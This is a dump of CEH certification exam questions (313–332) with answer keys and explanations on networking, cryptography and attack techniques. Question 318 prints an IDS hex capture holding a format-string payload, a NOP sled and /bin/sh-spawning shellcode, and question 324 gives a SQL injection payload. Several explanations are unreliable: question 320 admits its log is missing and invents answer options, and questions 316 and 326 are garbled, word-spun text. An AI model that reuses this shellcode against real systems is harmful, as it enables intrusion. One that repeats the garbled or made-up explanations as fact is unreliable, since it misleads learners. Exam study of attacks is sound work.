B). Weaponization is the phase where the malicious file is created (combining exploit with a backdoor or trojan).
D). Reconnaissance involves information gathering, completed earlier in the scenario.
Reference - CEH v13 Official Courseware:
Module 01: Introduction to Ethical Hacking
Section: "Cyber Kill Chain Model"
Table Reference: "Stages of a Cyber Attack"
CEH Engage Lab: "Kill Chain Simulation in Phishing Campaigns"

NEW QUESTION: 313
The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host
10.0.0.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network?
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any
A. The ACL 104 needs to be first because is UDP
B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
C. The ACL for FTP must be before the ACL 110
D. The ACL 110 needs to be changed to port 80
Answer: B (LEAVE A REPLY)
https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.
This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.



FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.
access-list 102 deny tcp any any eq ftp

access-list 102 deny tcp any any eq ftp-data
access-list 102 permit ip any any

NEW QUESTION: 314
Rebecca, a security professional, wants to authenticate employees who use web services for safe and secure communication. In this process, she employs a component of the Web Service Architecture, which is an extension of SOAP, and it can maintain the integrity and confidentiality of SOAP messages.
Which of the following components of the Web Service Architecture is used by Rebecca for securing the communication?
A. WSDL
B. WS Work Processes
C. WS-Policy
D. WS-Security
Answer: D (LEAVE A REPLY)
WS-Security (Web Services Security) is a protocol specification that provides a means for securing SOAP- based messages. It defines how to add authentication, encryption, and digital signatures to SOAP headers, helping ensure message integrity and confidentiality.
According to CEH v13 Official Courseware:
WS-Security is an extension of SOAP.
It supports features such as:
Authentication via tokens (e.g., username, X.509)
Message integrity via digital signatures
Message confidentiality via XML encryption
Incorrect Options:
A). WSDL (Web Services Description Language) describes the web service interface but does not provide security.
B). WS Work Processes is not a defined web service security standard.
C). WS-Policy allows expressing security requirements, but enforcement is handled by WS-Security.
Reference - CEH v13 Official Courseware:
Module 14: Hacking Web Applications
Section: "Web Services Security"
Subsection: "WS-* Standards"

NEW QUESTION: 315
You are a cybersecurity specialist at CloudTech Inc., a company providing cloud-based services. You are managing a project for a client who wants to migrate their sensitive data to a public cloud service. To comply with regulatory requirements, the client insists on maintaining full control over the encryption keys even when the data is at rest on the cloud. Which of the following practices should you implement to meet this requirement?

A. Use the cloud service provider's encryption services but store keys on-premises.
B. Use the cloud service provider's default encryption and key management services.
C. Rely on Secure Sockets Layer (SSL) encryption for data at rest.
D. Encrypt data client-side before uploading to the cloud and retain control of the encryption keys.
Answer: (SHOW ANSWER)
The best practice to meet the client's requirement is to encrypt data client-side before uploading to the cloud and retain control of the encryption keys. This practice is also known as client-side encryption or end-to-end encryption, and it involves encrypting the data on the client's device using a software or hardware tool that generates and manages the encryption keys. The encrypted data is then uploaded to the cloud service, where it remains encrypted at rest. The encryption keys are never shared with the cloud service provider or any third party, and they are only used by the client to decrypt the data when needed. This way, the client can maintain full control over the encryption keys and the security of the data, even when the data is stored on a public cloud service12.
The other options are not as optimal as option D for the following reasons:
A). Use the cloud service provider's encryption services but store keys on-premises: This option is not feasible because it contradicts the client's requirement of maintaining full control over the encryption keys. Using the cloud service provider's encryption services means that the client has to rely on the cloud service provider to generate and manage the encryption keys, even if the keys are stored on-premises. The cloud service provider may have access to the keys or the ability to decrypt the data, which may compromise the security and privacy of the data. Moreover, storing the keys on-premises may introduce additional challenges, such as key distribution, synchronization, backup, and recovery3.
B). Use the cloud service provider's default encryption and key management services: This option is not desirable because it violates the client's requirement of maintaining full control over the encryption keys.
Using the cloud service provider's default encryption and key management services means that the client has to trust the cloud service provider to encrypt and decrypt the data on the server-side, using the cloud service provider's own encryption keys and mechanisms. The cloud service provider may have access to the keys or the ability to decrypt the data, which may compromise the security and privacy of the data. Furthermore, the cloud service provider's default encryption and key management services may not meet the regulatory requirements or the security standards of the client4.
C). Rely on Secure Sockets Layer (SSL) encryption for data at rest: This option is not sufficient because SSL encryption is not designed for data at rest, but for data in transit. SSL encryption is a protocol that encrypts the data as it travels over the internet between the client and the server, using certificates and keys that are exchanged and verified by both parties. SSL encryption can protect the data from being intercepted or modified by unauthorized parties, but it does not protect the data from being accessed or decrypted by the cloud service provider or any third party who has access to the server. Moreover, SSL encryption does not provide the client with any control over the encryption keys or the security of the data.

References:
1: Client-side encryption - Wikipedia
2: What is Client-Side Encryption? | Definition, Benefits & Best Practices | Kaspersky
3: Cloud Encryption Key Management: What You Need to Know | Thales
4: Cloud Encryption: How It Works and How to Use It | Comparitech
5: What is SSL Encryption and How Does it Work? | Norton

NEW QUESTION: 316
There have been concerns in your network that the wireless network component is not sufficiently secure.
You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?
A. WEP
B. RADIUS
C. WPA
D. WPA3
Answer: (SHOW ANSWER)
Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that's designed to supply a wireless local area network (WLAN) with A level of security and privacy like what's usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren't necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy.
A research group from the University of California at Berkeley recently published a report citing "major security flaws" in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks). within the course of the group's examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP - which is included in many networking products - was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it's very effective.

NEW QUESTION: 317
During a cryptographic audit of a legacy system, a security analyst observes that an outdated block cipher is leaking key-related information when analyzing large sets of plaintext-ciphertext pairs. What approach might an attacker exploit here?
A. Launch a key replay through IV duplication
B. Use linear approximations to infer secret bits
C. Modify the padding to obtain plaintext
D. Attack the hash algorithm for collisions
Answer: B (LEAVE A REPLY)
CEH covers classical cryptanalytic attacks, including linear cryptanalysis, which uses statistical correlations between plaintext and ciphertext to infer bits of the secret key. If a cipher leaks structural patterns across many data samples, linear approximations can be computed to break the cipher.

NEW QUESTION: 318
The following is an entry captured by a network IDS. You are assigned the task of analyzing this entry.
You notice the value 0x90, which is the most common NOOP instruction for the Intel processor. You also notice "/bin/sh" in the ASCII part of the output.
As an analyst, what would you conclude about the attack?

```
6 38 02 03 6f 54 4f a9 01 af fe 78 50 18 7d 78 76 dd 00 00 .8..oTO©.¯þxP.\)
pplication "Calculator" "%path:..\dtsapps\calc\dcalc.exe%" " " size 0.75in 0.25in 0.50ir
.05inxvÝ..
2 42 20 f7 ff bf 21 f7 ff bf 22 f7 ff bf 23 f7 ff bf 58 58 BB ÷ÿ¿!÷ÿ¿"÷ÿ¿#÷ÿ¿XX
8 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 25 2e 32 32 XXXXXXXXXXXXXXX%.22
4 75 25 33 30 30 24 6e 25 2e 32 31 33 75 25 33 30 31 24 6e 4u%300$n%.213u%301$n
3 65 63 75 25 33 30 32 24 6e 25 2e 31 39 32 75 25 33 30 33 secu%302$n%.192u%303
4 6e 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 $n..................
0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 ...................
0 90 31 db 31 c9 31 c0 b0 46 cd 80 89 e5 31 d2 b2 66 89 d0 ..1Û1É1À°FÍ..å1Ò²f.Ð
1 c9 89 cb 43 89 5d f8 43 89 5d f4 4b 89 4d fc 8d 4d f4 cd 1É.ËC.]øC.]ôK.Mü.MôÍ
0 31 c9 89 45 f4 43 66 89 5d ec 66 c7 45 ee 0f 27 89 4d f0 .1É.EôCf.]ìfÇEî.'.Mð
d 45 ec 89 45 f8 c6 45 fc 10 89 d0 8d 4d f4 cd 80 89 d0 43 .Eì.EøÆEü..Ð.MôÍ..ÐC
3 cd 80 89 d0 43 cd 80 89 c3 31 c9 b2 3f 89 d0 cd 80 89 d0 CÍ..ÐCÍ..Ã1É²?.ÐÍ..Ð
1 cd 80 eb 18 5e 89 75 08 31 c0 88 46 07 89 45 0c b0 0b 89 AÍ.ë.^.u.1À.F..E.°..
3 8d 4d 08 8d 55 0c cd 80 e8 e3 ff ff ff 2f 62 69 6e 2f 73 ó.M..U.Í.èãÿÿÿ/bin/s
8 0a h.
```


A. The buffer overflow attack has been neutralized by the IDS

B. The attacker is creating a directory on the compromised machine

C. The attacker is attempting a buffer overflow attack and has succeeded

D. The attacker is attempting an exploit that launches a command-line shell

Answer: D (LEAVE A REPLY)

Key observations in the packet capture:

Repeated 0x90 values indicate a NOP sled (No Operation instructions), commonly used in buffer overflow payloads to guide execution to the malicious shellcode.

The presence of "/bin/sh" in ASCII indicates that the attacker intends to launch a shell (command-line access) on the victim's system once the overflow is successful.

The payload likely contains shellcode that spawns a shell, giving the attacker command-line access.

From CEH v13 Official Courseware:

Module 6: Malware Threats

Module 9: Denial-of-Service

Module 5: Vulnerability Analysis

CEH v13 Study Guide states:

"A buffer overflow exploit typically involves injecting a NOP sled followed by shellcode. The string '/bin/sh' is a tell-tale sign of shell-spawning code that aims to give the attacker command access."

Incorrect Options:

A: There's no evidence the IDS blocked the attack-only that it logged it.

B: Creating a directory would not involve a NOP sled or spawn a shell.

C: We cannot confirm success; only the intent and method are clear.
Reference:CEH v13 Study Guide - Module 6: Buffer Overflow AnalysisSnort IDS Rule Analysis # Buffer Overflow Patterns and Shellcode Detection

NEW QUESTION: 319
You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID "Brakeme-Internal." You realize that this network uses WPA3 encryption, which of the following vulnerabilities is the promising to exploit?
A. Dragonblood
B. Cross-site request forgery
C. Key reinstallation attack
D. AP Myconfiguration
Answer: A (LEAVE A REPLY)
Dragonblood allows an attacker in range of a password-protected Wi-Fi network to get the password and gain access to sensitive information like user credentials, emails and mastercard numbers. consistent with the published report:
"The WPA3 certification aims to secure Wi-Fi networks, and provides several advantages over its predecessor WPA2, like protection against offline dictionary attacks and forward secrecy. Unfortunately, we show that WPA3 is suffering from several design flaws, and analyze these flaws both theoretically and practically. Most prominently, we show that WPA3's Simultaneous Authentication of Equals (SAE) handshake, commonly referred to as Dragonfly, is suffering from password partitioning attacks." Our Wi-Fi researchers at WatchGuard are educating businesses globally that WPA3 alone won't stop the Wi- Fi hacks that allow attackers to steal information over the air (learn more in our recent blog post on the topic).
These Dragonblood vulnerabilities impact alittle amount of devices that were released with WPA3 support, and makers are currently making patches available. one among the most important takeaways for businesses of all sizes is to know that a long-term fix might not be technically feasible for devices with lightweight processing capabilities like IoT and embedded systems. Businesses got to consider adding products that enable a Trusted Wireless Environment for all kinds of devices and users alike.
Recognizing that vulnerabilities like KRACK and Dragonblood require attackers to initiate these attacks by bringing an "Evil Twin" Access Point or a Rogue Access Point into a Wi-Fi environment, we've been that specialize in developing Wi-Fi security solutions that neutralize these threats in order that these attacks can never occur. The Trusted Wireless Environment framework protects against the "Evil Twin" Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood.
What's next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn't provide protection from the six known Wi-Fi threat categories. It's highly likely that we'll see more WPA3 vulnerabilities announced within the near future.

To help reduce Wi-Fi vulnerabilities, we're asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

NEW QUESTION: 320
Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?
[Note: Since the log extract is not shown in your message, we must rely on common indicators in similar scenarios.] If the log shows paths such as:
Then the correct answer is:
A. C:\WINNT\system32\config\SAM
B. or access to Repair\SAM or Repair\system
C. or related command lines accessing registry hives
Answer: B (LEAVE A REPLY)
The Security Account Manager (SAM) file on Windows contains user account information, including password hashes. Hackers target this file to extract credentials for offline cracking using tools like L0phtCrack or Cain & Abel.
From CEH v13 Official Courseware:
Module 6: Malware Threats
Module 4: Enumeration
CEH v13 Study Guide states:
"The SAM file stores hashed user credentials. If attackers gain access to it, they can extract password hashes and perform brute-force or dictionary attacks offline." Common locations:
C:\Windows\System32\config\SAM
C:\Windows\Repair\SAM
Reference:CEH v13 Study Guide - Module 4: Enumeration # SAM and Registry Hive Attacks

NEW QUESTION: 321
George, an employee of an organization, is attempting to access restricted websites from an official computer.
For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?
A. https://www.baidu.com
B. https://www.guardster.com
C. https://www.wolframalpha.com
D. https://karmadecay.com
Answer: (SHOW ANSWER)
Guardster is an anonymizing proxy service that allows users to:
Mask their real IP address
Bypass content filters and access restricted websites
Maintain anonymity while browsing or engaging in online activities

It functions as a middleman between the user and target sites, hiding user identities.
Incorrect Options:
A). Baidu is a Chinese search engine.
C). WolframAlpha is a computational search engine.
D). Karma Decay is a reverse image search engine for Reddit.
Reference - CEH v13 Official Courseware:
Module 02: Footprinting and Reconnaissance
Section: "Anonymous Browsing Tools and Techniques"
Subsection: "Proxy and Anonymizing Services"

NEW QUESTION: 322
During a black-box internal penetration test, a security analyst identifies an SNMPv2-enabled Linux server using the default community string "public." The analyst wants to enumerate running processes. Which Nmap command retrieves this information?
A. nmap -sU -p 161 --script snmp-sysdescr
B. nmap -sU -p 161 --script snmp-win32-services
C. nmap -sU -p 161 --script snmp-processes
D. nmap -sU -p 161 --script snmp-interfaces
Answer: (SHOW ANSWER)
CEH v13 highlights that SNMPv1/v2 environments configured with default community strings such as
"public" or "private" present significant security risks because they allow unauthorized users to query system information. SNMP enumeration can reveal processes, interfaces, routing tables, users, device configurations, and more. The snmp-processes Nmap NSE script is specifically designed to enumerate running processes on an SNMP-enabled host. It queries the Host Resources MIB (HR-MIB), which stores operational information about system processes, CPU usage, and memory consumption. This information provides attackers with insights into what services may be exploitable or misconfigured. CEH stresses that SNMPv2 is particularly vulnerable due to lack of encryption and authentication hardening. By enumerating processes, penetration testers can identify potential privilege escalation paths, outdated services, or rogue applications that may aid lateral movement. Other scripts such as snmp-sysdescr or snmp-interfaces retrieve system description or interface data but do not enumerate processes.

NEW QUESTION: 323
Jack, a professional hacker, targets an organization and performs vulnerability scanning on the target web server to identify any possible weaknesses, vulnerabilities, and misconfigurations. In this process, Jack uses an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server.
Which of the following tools is used by Jack to perform vulnerability scanning?
A. Infoga
B. WebCopier Pro

C. Netsparker
D. NCollector Studio
Answer: (SHOW ANSWER)
In CEH v13 Module 10 & 12: Vulnerability Analysis and Web Hacking, Netsparker is introduced as a leading automated web vulnerability scanner capable of detecting:
SQL Injection
Cross-site Scripting (XSS)
Local File Inclusion (LFI)
Misconfigured services
Authentication issues
It performs:
Crawling, attack simulation, and detailed reporting.
Ideal for automated assessment of web servers and applications.
Option Clarification:
A). Infoga: Email information gathering tool.
B). WebCopier Pro: Used for offline website downloading.
C). Netsparker: Purpose-built web vulnerability scanner.
D). NCollector Studio: Website archiving tool, not vulnerability-focused.
Reference:
Module 10 - Vulnerability Assessment Tools
Module 12 - Web Application Security Testing Tools
CEH iLabs: Using Netsparker to Scan Web Applications

NEW QUESTION: 324
A penetration tester suspects that a web application's product search feature is vulnerable to SQL injection.
The tester needs to confirm this by manipulating the SQL query. What is the best technique to test for SQL injection?
A. Inject a malicious script into the search field to test for Cross-Site Scripting (XSS)
B. Use directory traversal syntax in the search field to access server files
C. Input 1 OR 1=1 in the search field to retrieve all products from the database
D. Insert admin'- in the search field to attempt bypassing authentication
Answer: (SHOW ANSWER)
SQL injection testing commonly involves using tautology-based payloads such as 1 OR 1=1, which force SQL queries to evaluate as true. CEH explains that this confirms improper input sanitization and exposes whether user-supplied fields directly influence database queries. The result often returns all records, indicating successful injection.

NEW QUESTION: 325
During an internal security assessment of a medium-sized enterprise network, a security analyst notices an unusual spike in ARP traffic. Closer inspection reveals that one particular MAC

address is associated with multiple IP addresses across different subnets. The ARP packets were unsolicited replies rather than requests, and several employees from different departments have reported intermittent connection drops, failed logins, and broken intranet sessions. The analyst suspects an intentional interference on the local network segment.
What is the most likely cause of this abnormal behavior?
A. ARP poisoning causing routing inconsistencies
B. DHCP snooping improperly configured
C. Legitimate ARP table refresh on all clients
D. Port security restricting all outbound MAC responses
Answer: A (LEAVE A REPLY)
CEH v13 explains that ARP poisoning (also known as ARP spoofing) occurs when an attacker sends forged ARP replies across the network to associate their MAC address with multiple IP addresses, tricking hosts into sending traffic through the attacker's machine. This results in routing inconsistencies, intermittent connectivity, failed logins, and degraded intranet performance-exactly the symptoms described. ARP poisoning typically involves unsolicited ARP replies, which overwrite legitimate ARP cache entries. CEH emphasizes that ARP-based attacks are common on LANs because ARP lacks authentication, allowing attackers to impersonate gateways or key hosts. DHCP snooping misconfigurations (Option B) affect IP allocation, not ARP mappings. Legitimate ARP refreshes (Option C) are request-based and do not involve flooding unsolicited replies. Port security restrictions (Option D) block MAC anomalies, not create them. Therefore, ARP poisoning is the correct root cause.

NEW QUESTION: 326
The network users are complaining because their system are slowing down. Further, every time they attempt to go a website, they receive a series of pop-ups with advertisements. What types of malware have the system been infected with?
A. Virus
B. Spyware
C. Trojan
D. Adware
Answer: (SHOW ANSWER)
Adware, or advertising supported computer code, is computer code that displays unwanted advertisements on your pc. Adware programs can tend to serve you pop-up ads, will modification your browser's homepage, add spyware and simply bombard your device with advertisements. Adware may be a additional summary name for doubtless unwanted programs. It's roughly a virulent disease and it's going to not be as clearly malicious as a great deal of different problematic code floating around on the net. create no mistake concerning it, though, that adware has to return off of no matter machine it's on. Not solely will adware be extremely annoying whenever you utilize your machine, it might additionally cause semipermanent problems for your device.

Adware a network users the browser to gather your internet browsing history so as to 'target' advertisements that appear tailored to your interests. At their most innocuous, adware infections square measure simply annoying. as an example, adware barrages you with pop-up ads that may create your net expertise markedly slower and additional labor intensive.

NEW QUESTION: 327
In the field of cryptanalysis, what is meant by a "rubber-hose" attack?
A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
B. Extraction of cryptographic secrets through coercion or torture.
C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
D. A backdoor placed into a cryptographic algorithm by its creator.
Answer: B (LEAVE A REPLY)
Comprehensive and Detailed Explanation:
A rubber-hose attack refers to extracting cryptographic secrets by means of physical coercion, threats, or torture, rather than technical attacks on the algorithm or implementation.
From CEH v13 Official Study Guide:
Module 10: Cryptography # Types of Attacks
"A rubber-hose attack bypasses technical security by attacking the human element." Reference: Hacker lexicon and Bruce Schneier's discussions on physical security vulnerabilities

NEW QUESTION: 328
Although FTP traffic is not encrypted by default, which layer 3 protocol would allow for end-to-end encryption of the connection?
A. SFTP
B. Ipsec
C. SSL
D. FTPS
Answer: B (LEAVE A REPLY)
https://en.wikipedia.org/wiki/IPsec
Internet Protocol Security (IPsec) is a secure network protocol suite that authenticates and encrypts the packets of data to provide secure encrypted communication between two computers over an Internet Protocol network. It is used in virtual private networks (VPNs).
IPsec includes protocols for establishing mutual authentication between agents at the beginning of a session and negotiation of cryptographic keys to use during the session. IPsec can protect data flows between a pair of hosts (host-to-host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host). IPsec uses cryptographic security services to protect communications over Internet Protocol (IP) networks. It supports network-level peer authentication, data-origin authentication, data integrity, data confidentiality (encryption), and replay protection.

The initial IPv4 suite was developed with few security provisions. As a part of the IPv4 enhancement, IPsec is a layer 3 OSI model or internet layer end-to-end security scheme. In contrast, while some other Internet security systems in widespread use operate above layer 3, such as Transport Layer Security (TLS) that operates at the Transport Layer and Secure Shell (SSH) that operates at the Application layer, IPsec can automatically secure applications at the IP layer.

NEW QUESTION: 329
A computer science student needs to fill some information into a secured Adobe PDF job application that was received from a prospective employer. Instead of requesting a new document that allowed the forms to be completed, the student decides to write a script that pulls passwords from a list of commonly used passwords to try against the secured PDF until the correct password is found or the list is exhausted.
Which cryptography attack is the student attempting?
A. Man-in-the-middle attack
B. Brute-force attack
C. Dictionary attack
D. Session hijacking
Answer: C (LEAVE A REPLY)
The scenario describes a cryptographic attack where the attacker (in this case, the student) uses a predefined list of commonly used passwords to try and unlock a secured PDF document. This technique is known as a Dictionary Attack.
According to the CEH v13 Official Courseware:
A Dictionary Attack is defined as "a method of breaking passwords by trying out a predefined list of words (dictionary) commonly used as passwords." Unlike a brute-force attack, which tries every possible character combination, a dictionary attack relies on known or likely password choices, which makes it faster but less exhaustive.
Dictionary attacks are commonly used against encrypted or password-protected files, login forms, and even hashes.
Relevant distinctions from other options:
A). Man-in-the-middle attack involves intercepting communication between two parties and is unrelated to offline password cracking.
B). Brute-force attack tries all possible character combinations, not just a list of known or common passwords.
D). Session hijacking involves taking over a user session and is unrelated to document password cracking.
Reference - CEH v13 Official Study Materials:
Module 20: Cryptography
Section: "Cryptanalysis Techniques"
Subsection: "Dictionary Attack vs. Brute-force Attack"

CEH v13 eBook or Study Guide - look for Table: "Types of Password Attacks" under "Cryptography Attack Vectors" This exact technique is illustrated in CEH v13 labs involving John the Ripper, Hydra, and password recovery tools.

NEW QUESTION: 330
Which of the following tools is used to analyze the files produced by several packet-capture programs such as tcpdump, WinDump, Wireshark, and EtherPeek?
A. tcptrace
B. Nessus
C. OpenVAS
D. tcptraceroute
Answer: A (LEAVE A REPLY)
tcptrace is a command-line tool used to analyze the output of packet-capture tools such as tcpdump and Wireshark. It processes the captured data and generates detailed reports on TCP connections including connection durations, round-trip times, throughput, and more.
Reference - CEH v13 Study Guide, Module 10: Sniffing
"tcptrace reads in packet trace files and outputs information about each TCP connection seen."
Incorrect options:
B). Nessus is a vulnerability scanner.
C). OpenVAS is also a vulnerability assessment tool.
D). tcptraceroute is used to trace the path of packets at the TCP level, not for analyzing captured data.

NEW QUESTION: 331
What does a firewall check to prevent particular ports and applications from getting packets into an organization?
A. Transport layer port numbers and application layer headers
B. Presentation layer headers and the session layer port numbers
C. Network layer headers and the session layer port numbers
D. Application layer port numbers and the transport layer headers
Answer: A (LEAVE A REPLY)
Firewalls primarily operate at Layer 3 (Network) and Layer 4 (Transport) of the OSI model. They inspect:
IP headers (Layer 3)
TCP/UDP port numbers (Layer 4)
Application-specific data in Layer 7-aware firewalls (for application filtering) By examining transport layer port numbers and application layer headers, firewalls can block or allow traffic based on services like HTTP (port 80), FTP (port 21), and others.
Reference - CEH v13 Official Study Guide:
Module 13: Evading IDS, Firewalls, and Honeypots
Quote:

"Firewalls filter traffic based on IP addresses, transport-layer port numbers, and application protocol headers to control access to services and applications." Incorrect Options:
B & C. Presentation and session layers are not relevant to firewall rule inspection.
D). Application layer doesn't have port numbers; they are part of the transport layer.

NEW QUESTION: 332
A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a Trojan on his computer.
What tests would you perform to determine whether his computer is infected?
A. Use ExifTool and check for malicious content.
B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
C. Upload the file to VirusTotal.
D. Use netstat and check for outgoing connections to strange IP addresses or domains.
Answer: D (LEAVE A REPLY)
According to CEH v13 Module 06: Malware Threats, when analyzing suspicious system behavior or investigating a suspected Trojan infection, a common and effective approach is to:
Monitor system activity and network behavior using tools like netstat, Wireshark, and TCPView.
Trojans often create covert channels or backdoors for remote access, which can be identified through unexpected or unauthorized outgoing connections to remote IP addresses or domains.
Using netstat -an or netstat -ano helps identify open ports and active connections, and checking these against known IPs can indicate whether a Trojan is communicating with a Command and Control (C&C) server.
Analysis of Each Option:
A). Use ExifTool and check for malicious content
Incorrect. ExifTool is primarily used for extracting metadata from files, especially images and documents. It is not effective for analyzing executable malware or system behavior post-execution.
B). You do not check; rather, you immediately restore a previous snapshot of the operating system Incorrect. While restoring from a snapshot might eventually be required, immediate

restoration without diagnosis is not a recommended or forensically sound first step. It also prevents root cause analysis.
C). Upload the file to VirusTotal
Partially correct but not sufficient. While uploading the file to VirusTotal is a good step to confirm if the file is known malware, it does not identify whether the machine is currently infected or actively compromised.
D). Use netstat and check for outgoing connections to strange IP addresses or domains Correct. This method helps detect if the system is making suspicious external connections that are common in Trojan infections.
Reference from CEH v13 Study Guide and Course Materials:
CEH v13 Official Module 06 - Malware Threats, Section: Types of Malware - Trojans, and System Monitoring Tools CEH v13 eCourseware Lab Manual: "Detecting Trojan Activity using netstat and TCPView" CEH Engage Range: Malware Investigation Phase - Trojan Behavior Detection